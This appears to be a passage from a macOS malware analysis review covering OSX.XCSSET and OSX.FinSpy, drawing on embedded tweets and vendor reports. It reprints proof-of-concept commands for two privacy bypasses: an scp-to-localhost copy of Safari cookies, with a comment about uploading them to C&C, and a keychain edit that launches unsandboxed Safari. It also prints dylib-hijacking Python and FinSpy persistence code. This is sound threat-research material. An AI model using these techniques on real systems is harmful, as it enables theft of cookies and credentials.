For readers interested in the specifics of OSX.XCSSET's Xcode project subversion (infection), see
TrendMicro's report (pp. 1-4):

     "XCSSET Mac Malware: Infects Xcode Projects, Performs UXSS Attack on Safari, Other Browsers,
                              Leverages Zero-day Exploitss"
```

Persistence: None(?)

It appears that `OSX.XCSET` does not persist, but rather relies on the user triggering both the initial infection and (subsequent) re-executions of the malware …for example building an infected Xcode project, or running one of the applications it modifies.

However, due to the primary goals of the malware (credential stealing and file exfiltration), there may be no need, nor advantage, to the malware persisting.

In terms of application modifications (which can lead to "persistence" via user interactions), `OSX.XCSSET` modifies (references) Safari (not the actual `Safari.app` which would invalidate the code signature).

The TrendMicro **report** notes:

> *"This is done so that when the infected user wants to open the normal Safari browser, the fake one will get executed instead.*
>
> *...functionally, this means that the fake Safari browser runs instead of the legitimate version of Safari." -TrendMicro*

It should also be noted that several of the malware's modules reference launch agent property lists …property lists that are likely related to the malware. For example (as noted by TrendMicro) the `remove_old` module, "*removes … `~/Library/LaunchAgents/com.apple.core.launchd.plist`*" while the `cleaner` module "*removes `~/Library/LaunchAgents/com.apple.core.accountsd.plist`*"

…thus some versions/variants of the `OSX.XCSSET` may persist via normal mechanisms (e.g. launch agents).

Capabilities: Credential Stealing, Data Exfiltration, Ransomware, Viral Replication ...and more!


One of the main goals of `OSX.XCSSET` is to steal credentials and exfiltrate data from user applications.

A **writeup** by Intego notes:

> *"XCSSET attempts to steal passwords from victims' Apple ID, Google, Paypal, and other accounts. ...[the malware] also attempts to exfiltrate data from apps such as Apple Notes, Evernote, Skype, Telegram, and WeChat" -Intego*

It should be noted that on recent versions of macOS, malware is are prevented from accessing various user/system files, unless the user has manually granted the application "Full Disk Access" (via the System Preferences application).

To work around this privacy mechanism, `OSX.XCSSET` leverages (what were) two 0day exploits:



patrick wardle @patrickwardle · Aug 13, 2020

Kinda stoked macOS malware is stepping up its game 🍎👾

New from @TrendMicro, details on OSX.XCSSET:

"Mac Malware: Infects Xcode Projects, Performs UXSS Attack on Safari...Leverages [Two!] Zero-day Exploits":
blog.trendmicro.com/trendlabs-secu...

Technical Details: documents.trendmicro.com/assets/pdf/XCS...

XCSSET Mac Malware: Infects Xcode Projects, Performs UXSS Attack on Safari, Other Browsers, Leverages Zero-day Exploits

Posted on: August 13, 2020 at 7:18 am **Posted in:** Mac, Malware **Author:** Trend Micro

By Mac Threat Response and Mobile Research Team

We have discovered an unusual infection related to Xcode developer projects. Upon further investigation, we discovered that a developer's Xcode project at large contained the source malware, which leads to a rabbit hole of malicious payloads. Most notable in our investigation is the discovery of two zero-day exploits: one is used to steal cookies via a flaw in the behavior of Data Vaults, another is used to abuse the development version of Safari.

patrick wardle @patrickwardle

Exploit 0x1:
...bypass Full Disk Access via SSHD to access (protected) Safari cookies 🍪

However, we found a bypass method when analyzing the malware's safari_cookie module. It is a zero-day vulnerability exploitation that is at large. Based on our analysis, the malware tries to steal the safari cookie file by using this vulnerability.

```
# generate a key to avoid inputing the password
ssh-keygen -t rsa -f $HOME/.ssh/id_rsa -P ''
cp ~/.ssh/id_rsa.pub ~/.ssh/authorized_keys
# here is the key point, replace the username with yours.
scp -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -q username@localhost:/Users/username/Library/Cookies/Cookies.binarycookies ~/Desktop/cookies_copy
# upload the copy to C&C server
# decrypt the cookie with a python script and then upload the decrypted cookie too.
```


Figure 29. Code to acquire Safari cookie file

9:01 PM · Aug 13, 2020

The first vulnerability (implemented in the malware's `safari_cookie` module) abuses the fact that Full Disk Access is granted to the `ssh` service. The malware simply (ab)uses `scp` to "connect" to the system it's running on (`username@localhost`) and copy protected files (e.g. Safari's binary cookie file).

```
For more details on this exploit, see

                    "The vulnerability in Remote Login (ssh) persists".
```

The second vulnerability involves leverages `SafariForWebKitDevelopment`:



patrick wardle @patrickwardle · Aug 13, 2020
Replying to @patrickwardle

Exploit 0x2:
(ab)use SafariForWebKitDevelopment "to perform malicious operations w/o user approval" 🤷‍♂️

However, we found a bypass method when analyzing this, which we believe is a zero-day exploit in use at large. The malware tries to use the un-sandboxed Safari to perform malicious operations without user approval. Below is our proof of concept:

```
security delete-generic-password -l 'Safari Session State Key'
security add-generic-password -a login -s 'Safari Session State Key' -A
/Applications/Safari.app/Contents/MacOS/SafariForWebKitDevelopment #
now don't need the user approval
```

Figure 37. Proof of concept for malicious code

patrick wardle
@patrickwardle

Also, Dylib Hijacking!? 😍

Dylib Hijacking

The environment variables set in the run-safari-dev.py are DYLD_FRAMEWORK_PATH and DYLD_LIBRARY_PATH , which point to the Release folder inside the downloaded safari.zip. The safari.zip contains the fake WebCore.framework. Therefore, when the SafariForWebkitDevelopment is launched, the crafted frameworks will be loaded.


9:05 PM · Aug 13, 2020

♡ 16 See patrick wardle's other Tweets

As noted in a Jamf **writeup** on the malware:

> *"The second exploit leverages a developer specific tool. If the device doesn't already have the SafariForWebKitDevelopment component installed, the malware goes and downloads it. With this, it can utilize Safari's extensive capabilities without being hindered by the usual sandbox."* -Jamf

...in order to gain code execution within the context of Apple's `SafariForWebKitDevelopment` binary, the malware (ab)uses the `DYLD_FRAMEWORK_PATH` and `DYLD_LIBRARY_PATH` environment variables:



```
import os, platform, subprocess

SAFARI_FOR_WEBKIT_DEVELOPMENT='/Applications/Safari.app/Contents/MacOS/SafariForWebKitDevelopment'

def find_dyld_framework_path(script_path):
    current_directory = os.path.dirname(script_path)
    sub_directories = [name for name in os.listdir(current_directory) if os.path.isdir(name)]
    if 'Debug' in sub_directories:
        return current_directory + '/Debug'
    elif 'Release' in sub_directories:
        return current_directory + '/Release'
    else:
        print('No Release or Debug framework directories found in the current folder, exiting.')
        exit(1)

def run_safari_for_webkit_development():
    subprocess.call(SAFARI_FOR_WEBKIT_DEVELOPMENT)

def set_dyld_framework_path(script_path):
    dyld_path = find_dyld_framework_path(script_path)
    print('Setting DYLD FRAMEWORK and LIBRARY paths to {}'.format(dyld_path))
    os.environ['DYLD_FRAMEWORK_PATH'] = dyld_path
    os.environ['DYLD_LIBRARY_PATH'] = dyld_path

def main():
    script_path = os.path.abspath(__file__)
    os.chdir(os.path.dirname(script_path))
    set_dyld_framework_path(script_path)
    run_safari_for_webkit_development()
```

OSX.XCSSET's dylib injection (credit: TrendMicro)

Once loaded within the (developer version of) Safari, the malicious code (JavaScript) can be downloaded and executed without being constrained by normal browser restrictions. This allows it manipulate browser results, as well as steal credentials from various sites of interest.

The combination of these two exploits is rather potent, and allows `OSX.XCSSet` perform its credential stealing and data exfiltration actions quite effectively:

> *"XCSSet effectively has all the tools it needs to run arbitrary code and touch every file on the system, neatly sidestepping the strong defenses in macOS." -Jamf*

```
And what if the user doesn’t have Safari? Well as Intego notes:

“And just in case the victim doesn’t use Safari, XCSSET also has the capability of installing Trojanized versions of many other Mac browsers: Google Chrome, Mozilla Firefox, Microsoft Edge, Brave, Opera, 360 (a Chinese browser), and Yandex (a Russian browser).”
```

Besides credential / data stealing, `OSX.XCSSET` supports a myriad of other capabilities (implemented via payload modules). The TrendMicro **report** summarizes the plugins (and their capabilities). Some notable plugins, mentioned in the report include:

- `screen`:
  Takes screenshots of an infected system.


- `encrypter`:
  Encrypts (ransoms) users files (via AES in CBC mode).

- `replicator`:
  Infects local Xcode projects with its malicious code.

👾 OSX.FinSpy

```
FinSpy is commercial cross-platform implant, supporting a myriad of cyber espionage features & capabilities.

⬇ Download: OSX.FinSpy (password: infect3d)
```

The malware was discovered by Amnesty International, as seen in the tweet by **Claudio Guarnieri**, their “Head of Security Lab”:



nex @botherder

Sometimes threat intel is hard, sometimes folks leave all FinFisher samples exposed on a webserver. So here ya go, along with recent Windows and Android, we're publishing details on new FinFisher for Mac OS 🍎 and Linux 🐧.

German-made FinSpy spyware found in Egypt, and Mac and Linux versions ...
• FinSpy is a commercial spyware suite produced by the Munich-based company FinFisher Gmbh. Since 2011 researchers have documented ...
amnesty.org

1:08 AM · Sep 25, 2020

♡ 382 274 people are Tweeting about this

Titled, "**German-made FinSpy spyware found in Egypt, and Mac and Linux versions revealed**," the Amnesty International writeup detailed FinFisher's spyware suite (FinSpy), including "*previously undisclosed versions for Linux and MacOS computers"*

As noted in their report:


> *"FinSpy is a commercial spyware suite produced by the Munich-based company FinFisher Gmbh. Since 2011 researchers have documented numerous cases of targeting of Human Rights Defenders (HRDs) - including activists, journalists, and dissidents with the use of FinSpy in many countries, including Bahrain, Ethiopia, UAE, and more."*

Writeups:

- **"FinFisher Filleted 🐟"**
- **"The Finfisher Tales, Chapter 1: The dropper"**
- **"German-made FinSpy spyware found in Egypt, and Mac and Linux versions revealed"**

Infection Vector: Unknown

Amnesty International uncovered "*a server located at the IP address 158.69.105[.]207*" …hosting various FinSpy samples, including a macOS variant:




FinSpy Server (credit: Amnesty International)

Unfortunately there was no clear indication how (macOS) targets were infected.

```
Commercial spyware is often sold to customers, who are then responsible for figuring out how to
deploy the software to (read: infect) targets of interest.

Such customers may (separately) purchase exploits, or craft their own social engineering campaigns to
compromise their targets.
```

However, we should note that the malware was distributed as disk image, containing a single item: an application bundle named `Install Çağlayan`:



/Volumes/caglayan-macos/Install Çağlayan.app

…with a bundle identifier of `com.coverpage.bluedome.caglayan.desktop.installer`:

```
$ cat "/Volumes/caglayan-macos/Install Çağlayan.app/Contents/Info.plist"

<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
    <dict>

        <key>CFBundleExecutable</key>
        <string>Install Çağlayan</string>

        <key>CFBundleIdentifier</key>
        <string>com.coverpage.bluedome.caglayan.desktop.installer</string>
        ...
    </dict>
</plist>
```

This may indicate that the malware was distributed as a trojanized application or perhaps was attempting to masquerade as a legitimate application (perhaps for the Turkish news(?) site, Çağlayan (`caglayandergisi.com`)).

Persistence: Launch Agent

If the malicious application (`Install Çağlayan.app`) is run, it will eventually execute an installer (that was copied to `~/Library/Caches/org.logind.ctp.archive/installer`).

As noted in the Amnesty **writeup**, this installer performs three actions:

1. Copies plugins and config files to `/Library/Frameworks/Storage.framework`.
2. Copies the launcher (`logind`) to `/private/etc/logind`.
3. Persists the launcher, by creating a launch agent plist: `/System/Library/LaunchAgents/logind.pslist`.

Let's take a closer look at it now, to highlight the code responsible for these actions.

The `org.logind.ctp.archive/installer` is a Mach-O binary, rather similar (albeit simpler) than its parent, `.log/ARA0848.app/Contents/MacOS/installer`. (For example, both contain a custom `GIFileOps` class that implements various file related methods (`copy: to:`, `loadAgent`, etc.).

This (next stage) installer's main method starts at `0x000000010a3d95ac`. The logic the the `main` function first checks for the presence of various files (plugins?), such as `/Library/Frameworks/Storage.framework`, `/Contents/Resources/7f.bundle/Contents/Resources/AAC.dat`. It then builds a dictionary of key-value pairs via a call to `[GIPath installationMap]`:

```
$ lldb org.logind.ctp.archive/installer

...
* thread #1, queue = 'com.apple.main-thread'
installer`main:
->  0x10a3da37e <+3538>: callq  *0x6d04(%rip) ;objc_msgSend

(lldb) x/s $rsi
0x10a3df5c7: "installationMap"

(lldb) ni

(lldb) po $rax
{
    "/Users/user/Library/Caches/org.logind.ctp.archive/Storage.framework"
     → "/Library/Frameworks/Storage.framework";

    "/Users/user/Library/Caches/org.logind.ctp.archive/logind"
     → "/private/etc/logind";

    "/Users/user/Library/Caches/org.logind.ctp.archive/logind.kext"
     → "/System/Library/Extensions/logind.kext";

    "/Users/user/Library/Caches/org.logind.ctp.archive/logind.plist"
     → "/Library/LaunchAgents/logind.plist";
}
```

As we can see in the debugger output, this maps files from the decrypted uncompressed archive (`org.logind.ctp.archive`) to their final destinations.

The installer then iterates over each of these files, and via a block (at `0x000000010a3da4d2`) moves them from the archive to their (final) destinations:

```
files = [GIPath installationMap];
[files enumerateKeysAndObjectsUsingBlock:(void (^)(KeyType src, ObjectType dest, BOOL *stop))
{

   [GIFileOps move:src to:dest];
   [GIFileOps setStandardAttributes:dest];

}];
```

We can passively observe this via Objective-See's **File Monitor**:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter installer
{
  "event" : "ES_EVENT_TYPE_NOTIFY_RENAME",
  "file" : {
    "destination" : "/Library/LaunchAgents/logind.plist",
    "source" : "/Users/user/Library/Caches/org.logind.ctp.archive/logind.plist"
  }
}

{
  "event" : "ES_EVENT_TYPE_NOTIFY_RENAME",
  "file" : {
    "destination" : "/private/etc/logind",
    "source" : "/Users/user/Library/Caches/org.logind.ctp.archive/logind"
  }
}

{
  "event" : "ES_EVENT_TYPE_NOTIFY_RENAME",
  "file" : {
    "destination" : "/System/Library/Extensions/logind.kext",
    "source" : "/Users/user/Library/Caches/org.logind.ctp.archive/logind.kext"
  }
}

{
  "event" : "ES_EVENT_TYPE_NOTIFY_RENAME",
  "file" : {
    "destination" : "/Library/Frameworks/Storage.framework",
    "source" : "/Users/user/Library/Caches/org.logind.ctp.archive/storage.framework"
  }
}
```

Let’s take a closer look at the `logind.plist`:

```
$ cat /Library/LaunchAgents/logind.plist

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>Label</key>
        <string>org.logind</string>
        <key>ProgramArguments</key>
        <array>
                <string>/private/etc/logind</string>
        </array>
        <key>RunAtLoad</key>
        <true/>
        <key>KeepAlive</key>
        <dict>
                <key>SuccessfulExit</key>
                <false/>
        </dict>
</dict>
</plist>
```

As the `RunAtLoad` key is set to `true`, the binary, `/private/etc/logind` will be automatically (re)executed each time the system is rebooted an the user logs in.

Once the installer has, well, installed (and setuid’d) these various components, it kicks off this persistent launch agent via a call to `[GIFileOps loadAgent:]`

This method simply invokes `launchctl` with the `load` command line argument, and path to the `logind.plist` to:

```
+(char)loadAgent:(char *)plist {

    task = [[NSTask alloc] init];
    [task setLaunchPath:@"/bin/launchctl"];
    args = [NSArray arrayWithObjects:@"load", plist, 0x0];
    [r15 setArguments:args];

    [task launch];
    [task waitUntilExit];
    ...
}
```

